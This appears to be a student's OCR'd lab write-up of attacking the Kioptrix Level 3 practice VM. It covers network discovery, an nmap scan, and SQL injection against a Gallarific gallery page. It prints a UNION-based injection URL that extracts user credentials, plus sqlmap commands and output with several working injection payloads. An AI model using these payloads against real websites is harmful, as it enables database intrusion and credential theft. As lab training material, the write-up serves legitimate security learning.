
Report of

Kioptrix machine level #3

After installation and make kali linux and kioptrix at same network to find it ip


I used netdiscover to find ip of machine



Afte netdiscover the network the ip of machine is 192.168.142.129

And I modfied the hosts and ping it

Next step is scanning our target



What I found is :

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

MAC Address: 00:0C:29:79:EB:C5 (VMware)

OS CPE: cpe:/o:linux:linux_kernel:2.6


OS details: Linux 2.6.9 - 2.6.33


http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch


http-title: Ligoat Security - Got Goat? Security ...

| http-cookie-flags:


http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch









I discoved the page website I found



The word lotusCMS is repeated and gallaryfic is repeated so I search for exploit at them in data ecploitation website







Which I found is important is


www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--


I used sqlmap to tset wed site and I found that it injectable




root@kali: /home/kali
File Edit View Search Terminal Help
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1" --dbs
{1.8.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:13:04 /2024-08-14/
[06:13:05] [INFO] resuming back-end DBMS 'mysql'
[06:13:05] [INFO] testing connection to the target URL
[06:13:05] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=05142fe5340...a6a473711c'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (6494=6494) THEN 1 ELSE (SELECT 9968 UNION SELECT 2760) END))
Type: error-based
Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
Payload: id=1 OR ROW(6443,2056)>(SELECT COUNT(*),CONCAT(0x716b766b71,(SELECT (ELT(6443=6443,1))),0x7171767871,FLOOR(RAND(0)*2))x FROM (SELECT 4236 UNION SELECT 3 UNION SELECT 3010 UNION SELECT 2653)a GROUP BY x)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 3103 FROM (SELECT(SLEEP(5)))HdJS)
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b766b71,0x58494b5971797763487246655556c506f6657714d467968466745675743634a78665a7772416144,0x7171767871),NULL,


root@kali: /home/kali
File Edit View Search Terminal Help
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b766b71,0x58494b5971797763487246655556c506f6657714d467968466745675743634a78665a7772416144,0x7171767871),NULL,NULL,NULL-- -
---
[06:38:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[06:38:21] [INFO] fetching tables for database: 'gallery'
[06:38:21] [INFO] retrieved: 'dev_accounts'
[06:38:21] [INFO] retrieved: 'gallarific_comments'
[06:38:21] [INFO] retrieved: 'gallarific_galleries'
[06:38:21] [INFO] retrieved: 'gallarific_photos'
[06:38:21] [INFO] retrieved: 'gallarific_settings'
[06:38:22] [INFO] retrieved: 'gallarific_stats'
[06:38:22] [INFO] retrieved: 'gallarific_users'
Database: gallery
[7 tables]
| dev_accounts |
| gallarific_comments |
| gallarific_galleries |
| gallarific_photos |
| gallarific_settings |
| gallarific_stats |
| gallarific_users |
[06:38:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[06:38:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptrix3.com'
[*] ending @ 06:38:22 /2024-08-14/
┌──(root㉿kali)-[/home/kali]



By using sqlmap script dump-all I found the usename and password

